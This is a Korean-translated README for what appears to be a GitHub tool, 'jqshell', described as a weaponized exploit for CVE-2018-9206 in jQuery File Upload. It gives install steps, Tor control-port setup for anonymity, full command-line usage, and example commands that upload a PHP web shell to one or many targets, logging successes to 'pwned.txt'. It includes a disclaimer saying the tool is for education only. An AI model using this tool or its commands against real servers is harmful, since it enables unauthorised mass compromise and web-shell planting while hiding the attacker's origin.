
 stahlz/jqshell
CVE-2018-9206(jQuery File Upload)를 위한 자동 익스플로잇 도구로, 단일/다중 대상 스캐닝, Tor 프록시 지원, 모의 침투 테스트 및 교육용 출력 로깅을 제공합니다.


JQShell
CVE-2018-9206의 무기화된 버전입니다.
면책 조항
통제하지 않는 서버에 이 도구를 사용하는 것은 대부분의 국가에서 불법입니다. 저자는 이 소프트웨어를 불법 목적으로 사용하는 사람들의 행위에 대해 책임을 지지 않습니다. 이 소프트웨어는 교육 목적으로만 사용되어야 합니다. 이 소프트웨어를 제작하는 과정에서 어떤 서버도 불법적으로 침해되지 않았습니다.
기능
단일 대상 다중 대상 Tor
사전 요구 사항
다음 필수 패키지를 설치하십시오.
Python3
pip3 install requests pysocks subprocess stem
Tor 제어 포트
이 스크립트에서 Tor를 사용하려면 torrc 파일을 편집하고 9051 포트에서 Tor 제어 포트를 활성화해야 합니다.
일반적으로 이 파일은 /etc/tor/torrc에 있습니다.
이 파일을 열고 다음 줄을 변경하십시오:
#ControlPort 9051
다음과 같이
ControlPort 9051
restart tor service
사용법
usage: jqshell.py [-h] [-l LIST_INIT] [-t SINGLE_TARGET] -s SHELL_LOC
                  [-o OUTPUTZ] [-tor]

optional arguments:
  -h, --help            show this help message and exit
  -l LIST_INIT, --list LIST_INIT
                        Select for a list of assets to exploit
  -t SINGLE_TARGET, --target SINGLE_TARGET
                        Single exploit target
  -s SHELL_LOC, --shell SHELL_LOC
                        This is required, put the fullpath to your shell
  -o OUTPUTZ, --output OUTPUTZ
                        This is full path to were you want to save your list
                        of confirmed hosts
  -tor, --tor_proxy     Select if you have tor installed, you will need to
                        enable control port
예제
단일 대상에 대해 실행.
python3 jqshell.py -t http://localhost/folderwerejqueryis -s /var/www/html/shell.php
단일 대상에 대해 실행하며 출력 저장.
python3 jqshell.py -t https://localhost/folderwerejqueryis -s /var/www/html/shell.php -o pwned.txt
목록 실행하며 출력 저장.
python3 jqshell.py -l /opt/jquery/test.txt -s /var/www/html/shell.php -o pwned.txt
저자






